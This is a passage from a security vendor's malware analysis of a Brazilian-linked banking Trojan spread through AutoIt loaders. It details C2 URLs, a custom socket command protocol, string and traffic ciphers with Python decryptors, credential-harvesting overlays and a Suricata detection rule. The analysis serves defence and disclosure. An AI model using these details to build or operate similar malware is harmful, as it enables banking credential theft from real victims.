  • Download of additional components: retrieves an AutoIt executable, its compiler (Aut2Exe), a script (au3), and a blob file, placing them under the hardcoded path C:\Users\Public\LAPTOP-0QF0NEUP4.
  • PowerShell command execution: executes PowerShell commands that reach out to two different URLs (one unavailable and the other leading to the first stager of the spreader, which we describe later in this article).
  • Persistence setup: creates a LNK file and drops it into the Startup folder to maintain persistence.
  • Cleanup routines: removes temporary files and terminates selected processes.


During our analysis of the heavy lifter, specifically within the exfiltration routine, we identified where the collected data was being sent. After probing the associated URL and removing the “salvar.php” portion, we uncovered an exposed webpage where the adversary listed all their victims.

As you may have noticed, the table is in Brazilian Portuguese and lists victims dating back to May 2025 (this screenshot was taken in September 2025). In the “Localização” (location) column, the adversary even included the victims’ geographic coordinates, which are redacted in the screenshot. A quick breakdown shows that, of the 5384 victims, 5030 were located in Mexico, representing roughly 93% of the total.

Stage 3: The evil combination of AutoIT and a banking Trojan


It is now time to focus on the files downloaded by our heavy lifter. As previously mentioned, three AutoIT components were dropped on disk: the executable (AutoIT3), the compiler (Aut2Exe), and the script (au3), along with an encrypted blob file. Since we have access to the AutoIt script code, we can analyze its routines. However, it contains over 750 lines of heavily obfuscated code, so let’s focus only on what really matters.

The most important routine is responsible for decrypting the blob file (it uses AES-192 with a key derived from the seed value 99521487), loading it directly into memory, and then calling the exported function B080723_N. The decrypted blob is a DLL.


We also managed to replicate the decryption logic with a Python script and manually extract the DLL (0x6272EF6AC1DE8FB4BDD4A760BE7BA5ED). After initial triage and basic sandbox execution, we observed the following:

  • The sample is a well-known Delphi banking Trojan detected by several engines under different names, such as Casbaneiro, Ponteiro, Metamorfo, and Zusy.
  • It embeds two old OpenSSL libraries (libeay32.dll and ssleay32.dll) from the Indy Project, an open-source client/server communications library used to establish client/server HTTPS C2 communication.
  • It includes SQL commands used to harvest credentials from browsers.

Once loaded into memory, the Trojan sends several HTTP requests to different URLs:

URL Description
https://cgf.facturastbs[.]shop/0725/a/home (GET) A page containing an encrypted configuration
https://cfg.brasilinst[.]site/a/br/logs/index.php?CHLG (POST) A URL for posting host information, but in our lab tests the value was empty.
Request content example:
Host: ‘ ‘
https://aufal.filevexcasv[.]buzz/on7/index15.php (POST)
https://aufal.filevexcasv[.]buzz/on7all/index15.php (POST)
A URL used to post victim information
Request content example:
AT: ‘ Microsoft Windows 10 Pro FLARE-VM (64)bit REMFLARE-VM’
MD: 040825VS
https://cgf.facturastbs[.]shop/a/08/150822/au/at.html HTML lure page designed to trick the user into accessing a malicious link whose contents are also used as a PDF attachment during the email distribution phase.
https://upstar.pics/a/08/150822/up/up (GET) The resource was already unavailable at the time our testing was conducted.
https://cgf.midasx.site/a/08/150822/au/au (GET) The page containing the first stage leading to the spreader.

Since this malware family has been extensively documented in previous studies, we won’t reiterate its well-known functionality. Instead, we’ll focus on lesser-documented and newly observed features, including the malware’s encryption and protocol handling logic.


The sample implements a stateful XOR-subtraction cipher in the sub_00A86B64 subroutine, which is used to protect strings and decrypt HTTP data received from the C2. Unlike simple XOR, each byte of output here depends on both the key and the previous byte. In our sample, the key is the string "0xFF0wx8066h".

Key construction (left) and decryption logic (right)

Key construction (left) and decryption logic (right)

We can easily reimplement the logic of the routine in Python and integrate the following snippet into our workflow to automate string decryption:

def decrypt_string(encrypted_hex):
    key_string = "0xFF0wx8066h"
    key_index = 0
    result = ""
    
    current_key = int(encrypted_hex[0:2], 16)
    
    i = 2
    while i < len(encrypted_hex):
        next_key = int(encrypted_hex[i:i+2], 16)
        if key_index >= len(key_string):
            key_index = 0
        key_char = ord(key_string[key_index])
        xored_value = next_key ^ key_char
        
        if xored_value > current_key:
            decrypted_char = xored_value - current_key
        else:
            decrypted_char = (xored_value + 0xFF) - current_key
        
        result += chr(decrypted_char)
        current_key = next_key
        key_index += 1
        i += 2
    
    return result

Python implementation of the decryption routine


The encrypted strings are retrieved in three different ways: through indexed lookups using a global encrypted Delphi string list (also observed by our colleagues at ESET); via direct references to encrypted hex strings in the data section; through indirect references using pointer variables, adding an overhead when automating decryption with scripts.

Direct pointer (left), indirect pointer (right)

Direct pointer (left), indirect pointer (right)

Indexed strings via TStringList lookups

Indexed strings via TStringList lookups


The malware fetches its configuration by performing an HTTPS GET request to the hardcoded, encrypted C2 server. The server responds with a configuration, which is a raw HTTP response, consisting of several values, each individually encrypted with the aforementioned algorithm. The sample extracts specific parameters based on their position in the list.

Decrypted configuration values (root password redacted)

Decrypted configuration values (root password redacted)

To improve readability, the above screenshot has been edited to include the decrypted parameters, which are separated by double newlines.


Configuration retrieval and parsing are initiated in the sub_00AD2C70 subroutine where the first configuration value, the C2 socket connection setting (host;port), is extracted.

C2 socket address extraction

C2 socket address extraction

If parsing fails, the malware falls back to a hardcoded secondary C2 socket address. The socket connection is then established.

Fallback to hardcoded socket address (lifenews[.]pro:49569)

Fallback to hardcoded socket address (lifenews[.]pro:49569)


Additional configuration values are parsed in sub_00AD2918 and its subroutines. For example, in the decrypted C2 configuration shown above, parameter 5 contains the “UPON” string that triggers execution, and parameter 6 contains the PowerShell commands that are run when this string is used. Below is the portion of the routine that takes care of parsing this command:
Extracting value 5 and 6 from the configuration

Extracting value 5 and 6 from the configuration

In addition to HTTP communication, the malware supports raw socket communication using a custom protocol that encapsulates commands into tags such as <|SIMPLE_TAG|> or <|TAG|>Arg1<|>Arg2<<|>.

The client initiates the C2 connection in sub_00AD331C, where it establishes a TCP socket to the operator’s server and sends the "PRINCIPAL" command to request a control channel. After receiving an OK response, it follows up with an "Info" message containing system details. Once validated, the server replies with a "SocketMain" message containing a session ID, completing the handshake. All subsequent command handling occurs in sub_00AD373C, a central orchestrator routine that parses incoming messages and dispatches the malicious actions.


The sample, and therefore the protocol itself, is inherited, from the open-source Delphi Remote Access PC project, as our colleagues at ESET have noted in the past. Below is a visual comparison:

Comparison of "PING" and "Close" commands (sample disassembly on the left, Delphi Remote Access source code on the right)

Comparison of “PING” and “Close” commands (sample disassembly on the left, Delphi Remote Access source code on the right)

Some features from the open-source project, including the chat and file manipulation commands, have been removed, while some mouse-related commands have been renamed with playful prefixes like “LULUZ” (e.g., LULUZLD, LULUZPos). This could be an inside joke, anti-analysis obfuscation, or a way to mark custom variants. Beyond the standard functionality, the protocol now includes a range of additional custom commands, such as LULUZSD for mouse wheel scrolling down, ENTERMANDA to simulate pressing the Enter key, and COLADIFKEYBOARD to inject arbitrary text as keystrokes.

The full command set is considerably larger, and while not all commands are implemented in the analyzed sample, evidence of their presence (e.g., in the form of strings) suggests ongoing development.


After getting a sense of the protocol, let’s focus on the cipher used. In this sample, traffic exchanged via the C2 socket channel is encrypted using another stateful XOR algorithm with embedded decryption keys. Its logic is implemented in the routines sub_00A9F2D0 (encryption) and sub_00A9F5C0 (decryption):

Encryption routine sub_00A9F2D0

Encryption routine sub_00A9F2D0

The encryption routine generates three random four-digit integer keys. The first key acts as the initial cipher state, while the other two serve as the multiplier and increment that are applied at every encryption stage to both the state and the data. For each character in the input string, it takes the high byte of the current state, XORs it with the character to encrypt, and then updates the cipher state for the next character. The output is created by prepending the three keys to the ciphertext, encapsulating everything within the “##” markers. The final output looks like this:

##[key1][key2][key3][encrypted_hex_data]##

Here’s a Python snippet to decode such traffic:

def deobfuscate_traffic(obfuscated):
    if not (obfuscated.startswith("##") and obfuscated.endswith("##")):
        raise ValueError("Invalid format")

    core = obfuscated[2:-2]
    
    key1 = int(core[0:4])
    key2 = int(core[4:8])
    key3 = int(core[8:12])
    
    hex_data = core[12:]
    
    current_key = key1
    output_chars = []
    
    for i in range(0, len(hex_data), 2):
        xored = int(hex_data[i:i+2], 16)
        
        high_byte = (current_key >> 8) & 0xFF
        original_char = chr(xored ^ high_byte)
        output_chars.append(original_char)
        
        current_key = ((current_key + xored) * key2 + key3) & 0xFFFF
    
    return "".join(output_chars)

Although this encryption layer was likely intended to evade network inspection, it ironically makes detection easier due to its highly regular and repetitive structure. This pattern, including the external markers “##”, is uncommon in legitimate traffic and can be used as a reliable network signature for IDS/IPS systems. Below is a Suricata rule that matches the described structure:

alert tcp any any -> any any ( \
    msg:"Horabot C2 socket communication (##hex##)"; \
    flow:established; \
    content:"##"; depth:2; fast_pattern; \
    content:"##"; endswith; \
    pcre:"/^##[1-9][0-9]{3}[1-9][0-9]{3}[1-9][0-9]{3}[0-9A-F]+##$/"; \
    classtype:trojan-activity; \
    sid:1900000; \
    rev:1; \
    metadata:author Domenico; \
)


As documented by our colleagues at Fortinet, the malware contains functionality to display fake pop-ups prompting victims to enter their banking credentials. The images for these pop-ups are stored as encrypted resources. Unlike strings, resources are decrypted using the standard RC4 cipher, and the key pega-avisao3234029284 is retrieved from the previous TStringList structure at offset 3FEh.

Fake token overlay used for credential theft (right), with disassembly (left)

Fake token overlay used for credential theft (right), with disassembly (left)

The wordplay around “pega a visão”, Brazilian slang meaning “get the picture” figuratively, reveals an intentional cultural reference, supporting the already well-known Brazilian ties of the operators who have a native understanding of the language.

